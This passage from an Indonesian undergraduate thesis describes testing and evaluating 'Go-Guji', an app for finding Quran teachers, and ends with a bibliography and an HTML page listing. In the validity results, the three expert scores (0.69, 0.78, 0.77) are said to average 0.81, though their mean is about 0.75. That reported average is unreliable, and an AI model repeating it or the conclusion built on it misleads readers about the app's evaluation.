</head>
```

(secara lengkap dapat dilihat pada daftar lampiran)

3.4 Integrasi dan Pengujian Sistem

Setelah tahap pembuatan *coding* selesai, penulis melakukan percobaan terhadap sistem agar terbebas dari *error* dan hasilnya harus sesuai dengan kebutuhan yang sudah didefenisikan sebelumnya. Uji coba penulis lakukan menggunakan *blackbox testing.*

Tabel 4.7 Tabel *Blackbox Testing*

No	Rancangan Dan Proses	Yang diharapkan	Ket
1	Buka halaman utama	Tampil halaman utama	Berhasil
2	Buka menu registrasi	Tampil halaman menu registrasi	Berhasil
3	Klik menu login	Tampil halaman login	Berhasil
	Klik form pengisian data	Tampil form pengisian data	Berhasil
4	Klik menu order	Tampil menu order	Berhasil
5	Klik from pilih guru nhaji	Tampil form guru ngaji	Berhasil
6	Klik menu kelola akun	Tampil menu kelola akun	Berhasil
7	Klik menu setujui order	Tampil menu setujui order	Berhasil
8	Klik menu pilih pembayaran	Tampil menu pilih pembayaran	Berhasil
9	Klik menu pilih	Tampil menupilih	Berhasil

	pertemuan	pertemuan	
10	Klik pencarian	Tampil form pencarian	Berhasil
11	Klik logout	Maka kembali ke halaman dashboard	Berhasil

3.5 Pengoperasian dan Pemeliharaan

Tahap terakhir yang harus dilakukan adalah operasi dan Pemeliharaan sistem yang telah di buat seperti:

a. Pengembangan sistem aplikasi Go-Guji yang telah di buat.
b. Pembaharuan fitur-fitur yang belum ada di dalam sistem
c. Pengecekan atau mengontrol anti virus secara rutin
d. Backup Database dan backup file sistem informasi secara berkala

4. Implementasi

Setelah sistem berhasil dijalankan tahap berikutnya dilakukan uji coba produk meliputi uji validasi kepada Ibu Gusnita Darmawati, S.Pd, M.kom, Ibu Rina Novita, S.Pd, M.Kom dan Bapak Agus Nur Khomarudin, S.Pd, M.Kom, uji Praktikalitas Kepada Ustad Bustami Edi, S.Ag, Ustad Ramadani dan Ustadzah Titin Sumarni dan uji Efektifitas kepada Ibu Ermiyati, Salsabila dan Dwi Fani Eriza.

5. Evaluasi

Setelah sistem diuji yang meliputi uji Validitas, Praktikalitas, Efektivitas terdapat beberapa saran atau masukakan dari para validator diantaranya yaitu :

a. Ahli Program menyarankan:

1. Tambahkan lebih banyak Guji atau Guru Ngajinya.
2. Jelaskan antara input dan output
3. Dapat dionlinekan dan diterapkan pada *plat form* android

b. Praktisi menyarankan

1. Percantik tampilan biar lebih menarik.

B. Pembahasan

1. Hasil Uji Validitas

Untuk memperoleh produk yang berkualitas dan siap pakai perlu dilakukan uji validitas produk. Uji validitas dilakukan untuk melihat isi dari produk tersebut dengan tujuan untuk melihat ketepatan isi produk. Uji validitas produk dilakukan dengan konsultasi dan meminta penilaian kepada para ahli dibidang sistem komputer. Tahap pengujian validitas ini peneliti tujukan kepada beberapa ahli sistem komputer yaitu. Tahap pengujian ini peneliti tunjukan kepada ahli sistem komputer yaitu Ibu Gusnita Darmawati, S.Pd, M.kom yang merupakan dosen pada jurusan PTIK IAIN Bukittinggi dengan nilai **0,69**, Bapak Agus Nur Khomarudin, S.Pd, M.Kom dengan nilai **0,78** dan Ibu Rina Novita, S.Pd, M.Kom dengan nilai **0,77** maka kesimpulan produk aplikasi Go-Guji ini sudah sangat valid dengan rata-rata **0,81.**

2. Hasil Uji Praktikalitas

Uji praktikalitas aplikasi Go-Guji ini diperoleh berdasarkan lembar praktikalitas yang diisi oleh Ustad dan Ustadzah di Madrasah Diniyah Takmiliyah Alawiyah (MDTA) Al-Hidayah Mesjid Raya Darussalam

Kumpulan. Tahap pengujian praktikalitas penulis tunjukan kepada 3 Ustad dan Ustadzah yaitu Ustad Bustami Edi, S.Ag dengan nilai **90**, Ustad Ramadani denga nilai **93** dan Ustadzah Titin Sumarni dengan nilai **80** dengan nilai rata-rata **87.**

3. Hail Uji Efektifitas

Hasil lembar tanggapan efektifitas desain aplikasi Go-Guji ini telah penulis bagikan kepada dua orang anak-anak peserta ngaji dan satu orang dewasa di Kumpulan Koto Kaciak.

Hasil dari lembar efektifitas Dwi Fani Eriza desain apikasi Go-Guji mendapatkan nilai efektiitas **0,84**, lembar efektifitas Ibu Ermiyati desain apikasi Go-Guji mendapatkan nilai efektiitas **0,85**, dan Hasil dari lembar efektifitas Salsabila desain apikasi Go-Guji mendapatkan nilai efektiitas **0,84.** Dan nilai efektiiftas secara keseluruhan adalah **0.84** dengan nilai kriteria sangat efektif.

BAB V

PENUTUP

A. Kesimpulan

Berdasarkan hasil penelitian yang telah penulis lakukan serta uraian yang telah penulis kemukakan pada bab-bab sebelumnya mengenai desain aplikasi Go-guji maka penulis dapat menarik kesimpulan yaitu :

1. Sistem aplikasi Go-Guji ini ini sangat bermanfaat bagi masyarakat di Kumpulan Kecamatan Bonjol Kabupaten Pasaman karena dapat memudahkan pengguna jasa dalam mencari atau menemukan guru belajar mengaji dan baca tulis Al-Quran.
2. Metode penelitian yang penulis gunakan adalah Metode Penelitian dan Pengembangan (*Research and Development*) dengan model ADDIE (*Analyze-Design-Develop-Implement-Evaluate*). Dalam penelitian ini penulis menggunakan model pengembangan SDLC (*System Development Life Cycle*). Model SDLC yang penulis gunakan dalam penelitian ini adalah model *Waterfall,* tahapannya *Requirements Definition, Design, Coding, Testing* dan *Maintenance*.
3. Sistem aplikasi Go-Guji telah melalui tahap uji validitas, uji praktikalitas, dan uji efektifitas. Hasil dari uji validitas menyatakan **valid**, hasil uji praktikalitas menyatakan **sangat praktis** dan hasil uji efektifitas menyatakan **sangat efektif**.

B. Saran

Berdasarkan kesimpulan di atas dan setelah melihat hasil penelitian yang telah dilakukan, maka dapat penulis kemukakan saran yang dapat menjadi bahan pertimbangan lebih lanjut mengenai Desain Aplikasi Go-Guji (Guru Ngaji) Berbasis Android.

Adapun saran-saran sebagai berikut :

1. Desain aplikasi Go-Guji ini disarankan dapat menampung kapasitas Guji dan pengguna jasa yang lebih besar sehingga aplikasi ini bisa digunakan oleh banyak orang.
2. Sistem aplikasi Go-Guji ini masih mempunyai kekurangan, untuk masa yang akan datang agar sistem ini dapat dilakukan pengembangan di MDTA Al-Hidayah Mesjid Raya Darussalam Kumpulan.

Dengan demikian penulis berharap desain aplikasi Go-Guji ini dapat membantu semua pihak yang merasa memelurkan aplikasi ini dan dapat memudahkan dalam pencarian guru mengaji di Kumpulan kecematan Bonjol.

DAFTAR KEPUSTAKAAN

[1] CV Penerbit Diponegoro, *Al-Qur'an dan Terjemahannya*. Bandung, 2010.

[2] U. A. Menurut UU Sisdiknas Pasal 4 UU No.2/1989. Lihat Syafri, *Pendidikan Karakater Berbasis Al-Quran*. Jakarta: Rajagrafindo Persada, 2012.

[3] Mutahid, *Pengembangan Profesi Guru*. Malang: Uin Malika Prees, 2009.

[4] T. Husen, *Masyarakat belajar*. Jakarta: PT RajaGrafindo Persada, 1974.

[5] T. Husen, *Masyarakat Belajar*. Jakarta: PT RajaGrafindo Persada, 1974.

[6] A. A. Saleh, *Teori-Teori Pendidikan Berdasarkan Al-Quran*. Jakarta: PT Rineka Cipta, 1994.

[7] B. Trim, *Meng-instal Akhlak Mulia*. Bandung: Mq Printer, 2005.

[8] M. ST, *Android App Inventor*. Yogyakarta: Multimedia Center Publishing, 2011.

[9] Andi, *Step By Step Menjadi Programmer Android*. Yogyakarta: Wahana Komputer, 2013.

[10] N. A. Wiyani, *Desain Pembelajaran Pendidikan*. Yogyakarta: Ar-Ruzz Media, 2013.

[11] Afrizal, *Desain Jadwal Pembelajaran Menggunakan Php/MySql di Mtsn Kubang Putih*. Bukittinggi: IAIN BUKITTINGGI, 2018.

[12] Maksum, *Madrasah Sejarah dan Perkembangannya*. Jakarta: PT Logos Wacana Ilmu, 1999.

[13] Wahana Komputer, *Pemograman Android dengan App Inventor*. Yogyakarta: Andi Offset, 2013.

[14] K. Abdul, *Buku Pintar APP Inventor untuk Pemula*. Yogyakarta: Andi Offset, 2017.

[15] Sugiyono, *Metode Penelitian Administrasi dilengkapi dengan Metode R&D*. Bandung: Alfabeta, 2014.

[16] N. S. Sukmadinata, *Metode Penelitian Pendidikan*. Bandung: Remaja Rosdakarya, 2009.

[17] S. Edi, *Sejarah Dan Paradigma Teknologi Pendidikan untuk perubahan Sodisl*. Jakarta: Kencana Prenadamedia Group, 2016.

[18] C. Britton, *Object Oriented System Development*. McGraw, 2001.

[19] S. Janner, *Rekayasa Web*. Yogyakarta: Andi Offset, 2010.

[20] Manis, "Pengertian, Jenis-Jenis, Cara Menghitung Validitas dan Reliabilitas Menurut Para Ahli Lengkap." , https://www.pelajaran.id/2017/26/pengertian-jenis-jenis-cara-menghitung-validitas-dan-reliabilitas.html, 2019.


[21] Hendryadi, *Content Validity*. Jakarta: Jurnal Teorionline Personal Paper , No. 01,

2014.


[22] R. R. Hake, *Analyzing Change/Gain Scoreshal.* American: Educational Research Association's D, Measurement And Research Methodology, 1999.

LAMPIRAN I FLOWCHART


1. Flowchart Admin



2. *flowchart* Guji




3. *flowchart* siswa



LAMPIRAN II

Eksekusi Program


1. **Tampilan Halaman Login**




2. **Tampilan Halaman Menu Dashboard**




3. **Tampilan Registrasi**




4. **Tampilan halaman admin**




5. Tampilan halaman kelola akun



6. Tampilan halaman Guji



7. Tampilan halaman lengkapi data diri



LAMPIRAN III

***Listing* Program**

1. **Halaman Index**

```
<!DOCTYPE html>
<html lang="en">

<head>
    <!-- Required meta tags-->
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-
scale=1, shrink-to-fit=no">
    <meta name="description" content="au theme template">
    <meta name="author" content="Hau Nguyen">
    <meta name="keywords" content="au theme template">

    <!-- Title Page-->
    <title>Go_Guji</title>

    <!-- Fontfaces CSS-->
    <link href="css/font-face.css" rel="stylesheet" media="all">
    <link href="vendor/font-awesome-4.7/css/font-awesome.min.css"
rel="stylesheet" media="all">
    <link href="vendor/font-awesome-5/css/fontawesome-all.min.css"
rel="stylesheet" media="all">
    <link href="vendor/mdi-font/css/material-design-iconic-
font.min.css" rel="stylesheet" media="all">

    <!-- Bootstrap CSS-->
    <link href="vendor/bootstrap-4.1/bootstrap.min.css"
rel="stylesheet" media="all">

    <!-- Vendor CSS-->
    <link href="vendor/animsition/animsition.min.css"
rel="stylesheet" media="all">
    <link href="vendor/bootstrap-progressbar/bootstrap-
progressbar-3.3.4.min.css" rel="stylesheet" media="all">
    <link href="vendor/wow/animate.css" rel="stylesheet"
media="all">
    <link href="vendor/css-hamburgers/hamburgers.min.css"
rel="stylesheet" media="all">
    <link href="vendor/slick/slick.css" rel="stylesheet"
media="all">
    <link href="vendor/select2/select2.min.css" rel="stylesheet"
media="all">
    <link href="vendor/perfect-scrollbar/perfect-scrollbar.css"
rel="stylesheet" media="all">
        <link href="vendor/vector-map/jqvmap.min.css"
rel="stylesheet" media="all">


    <!-- Main CSS-->
    <link href="css/theme.css" rel="stylesheet" media="all">

</head>

<body class="animsition">
    <div class="page-wrapper">
        <!-- HEADER MOBILE-->
        <header class="header-mobile d-block d-lg-none">
```

```
            <div class="header-mobile__bar">
                <div class="container-fluid">
                    <div class="header-mobile-inner">
                        <a class="logo" href="index.html">
                            <img src="logo.png" alt="CoolAdmin" />
                        </a>
                        <button class="hamburger hamburger--
slider" type="button">
                            <span class="hamburger-box">
                                <span class="hamburger-
inner"></span>
                            </span>
                        </button>
                    </div>
                </div>
            </div>
            <nav class="navbar-mobile">
                <div class="container-fluid">
                    <ul class="navbar-mobile__list list-unstyled">
                        <li class="has-sub">
                            <a class="js-arrow" href="#">
                                <i class="fas fa-tachometer-
alt"></i>Dashboard</a>

                        </li>
                        <li>
                            <a href="register.php">
                                <i class="fas fa-
copy"></i>Registrasi</a>
                        </li>
                        <li>
                            <a href="login.php">
                                <i class="fas fa-
desktop"></i>Login</a>
                        </li>
                        <!-- <li>
                            <a href="form.html">
                                <i class="far fa-check-
square"></i>Forms</a>
                        </li>
                        <li>
                            <a href="#">
                                <i class="fas fa-calendar-
alt"></i>Calendar</a>
                        </li>
                        <li>
                            <a href="map.html">
                                <i class="fas fa-map-marker-
alt"></i>Maps</a>
                        </li>
                        <li class="has-sub">
                            <a class="js-arrow" href="#">
                                <i class="fas fa-
copy"></i>Pages</a>
                            <ul class="navbar-mobile-sub__list
list-unstyled js-sub-list">
                                <li>
                                    <a href="login.html">Login</a>
                                </li>
                                <li>
                                    <a
href="register.html">Register</a>
                                </li>
```

```
                                    <li>
                                        <a href="forget-
pass.html">Forget Password</a>
                                    </li>
                                </ul>
                            </li>
                            <li class="has-sub">
                                <a class="js-arrow" href="#">
                                    <i class="fas fa-desktop"></i>UI
Elements</a>
                                <ul class="navbar-mobile-sub__list
list-unstyled js-sub-list">
                                    <li>
                                        <a
href="button.html">Button</a>
                                    </li>
                                    <li>
                                        <a
href="badge.html">Badges</a>
                                    </li>
                                    <li>
                                        <a href="tab.html">Tabs</a>
                                    </li>
                                    <li>
                                        <a href="card.html">Cards</a>
                                    </li>
                                    <li>
                                        <a
href="alert.html">Alerts</a>
                                    </li>
                                    <li>
                                        <a href="progress-
bar.html">Progress Bars</a>
                                    </li>
                                    <li>
                                        <a
href="modal.html">Modals</a>
                                    </li>
                                    <li>
                                        <a
href="switch.html">Switchs</a>
                                    </li>
                                    <li>
                                        <a href="grid.html">Grids</a>
                                    </li>
                                    <li>
                                        <a
href="fontawesome.html">Fontawesome Icon</a>
                                    </li>
                                    <li>
                                        <a
href="typo.html">Typography</a>
                                    </li> -->
                                </ul>
                            </li>
                        </ul>
                    </div>
                </nav>
            </header>
            <!-- END HEADER MOBILE-->

            <!-- MENU SIDEBAR-->
            <aside class="menu-sidebar d-none d-lg-block">
```

```
            <div class="logo">
                <a href="#">
                    <img src="logo.png" alt="Cool Admin" />
                </a>
            </div>
            <div class="menu-sidebar__content js-scrollbar1">
                <nav class="navbar-sidebar">
                    <ul class="list-unstyled navbar__list">
                         <li class="has-sub">
                            <a class="js-arrow" href="#">
                                <i class="fas fa-tachometer-
alt"></i>Dashboard</a>

                        </li>
                        <li>
                            <a href="register.php">
                                <i class="fas fa-
copy"></i>Registrasi</a>
                        </li>
                        <li>
                            <a href="login.php">
                                <i class="fas fa-
desktop"></i>Login</a>
                        </li>
                    </ul>
                </nav>
            </div>
        </aside>
        <!-- END MENU SIDEBAR-->

        <!-- PAGE CONTAINER-->
        <div class="page-container">
            <!-- HEADER DESKTOP-->
            <header class="header-desktop">
                <div class="section__content section__content--
p30">
                    <div class="container-fluid">
                        <div class="header-wrap">
                            <form class="form-header" action=""
method="POST">
                                <p align="center">Selamat
datang,<br>
                                di Aplikasi Go-Guji/Guru Ngaji
                                </p>
                                <!-- <input class="au-input au-
input--xl" type="text" name="search" placeholder="Search for datas
&amp;amp; reports..." />
                                <button class="au-btn--submit"
type="submit">
                                    <i class="zmdi zmdi-
search"></i>
                                </button> -->
                            </form>

                        </div>
                    </div>
                </div>
            </header>
            <!-- HEADER DESKTOP-->

            <!-- MAIN CONTENT-->
            <div class="main-content">
```

```
                <div class="section__content section__content--
p30">
                    <div class="container-fluid">
                        <div class="row">
                            <div class="col-md-12">
                                <div class="overview-wrap">
                                    <h2 class="title-
1">overview</h2>
                                    <!-- <button class="au-btn au-
btn-icon au-btn--blue">
                                        <i class="zmdi zmdi-
plus"></i>add item</button> -->
                                </div>
                            </div>
                        </div>
                        <div class="row m-t-25">
                            <div class="col-md-6">
                                <div class="overview-item
overview-item--c1">
                                    <div class="overview__inner">
                                        <div class="overview-box
clearfix">
                                            <div class="icon">
                                                <i class="zmdi
zmdi-account-o"></i>
                                            </div>
                                            <div class="text">
                                                <h2>10 orang</h2>
                                                <span>Guru
Ngaji</span>
                                            </div>
                                        </div>
                                        <!-- <div class="overview-
chart">
                                            <canvas
id="widgetChart1"></canvas>
                                        </div> -->
                                    </div>
                                </div>
                            </div>
                            <div class="col-md-6">
                                <div class="overview-item
overview-item--c2">
                                    <div class="overview__inner">
                                        <div class="overview-box
clearfix">
                                            <div class="icon">
                                                <i class="zmdi
zmdi-account-o"></i>
                                            </div>
                                            <div class="text">
                                                <h2>50 orang</h2>

<span>Murid/Siswa</span>
                                            </div>
                                        </div>
                                        <!-- <div class="overview-
chart">
                                            <canvas
id="widgetChart2"></canvas>
                                        </div> -->
                                    </div>
                                </div>
```

```
                            </div>

                        </div>
                        <div class="row">
                            <div class="col-md-12">
                                <!-- MAP DATA-->
                                <div class="map-data m-b-40">
                                    <h3 class="title-3 m-b-30">
                                        <i class="zmdi zmdi-
map"></i>map data</h3>
                                    <div class="filters">
                                        <div class="rs-select2--
dark rs-select2--md m-r-10 rs-select2--border">
                                            <select class="js-
select2" name="property">
                                                <option
selected="selected">All Properties</option>
                                                <option
value="">Products</option>
                                                <option
value="">Services</option>
                                            </select>
                                            <div
class="dropDownSelect2"></div>
                                        </div>
                                        <div class="rs-select2--
dark rs-select2--sm rs-select2--border">
                                            <select class="js-
select2 au-select-dark" name="time">
                                                <option
selected="selected">All Time</option>
                                                <option
value="">By Month</option>
                                                <option
value="">By Day</option>
                                            </select>
                                            <div
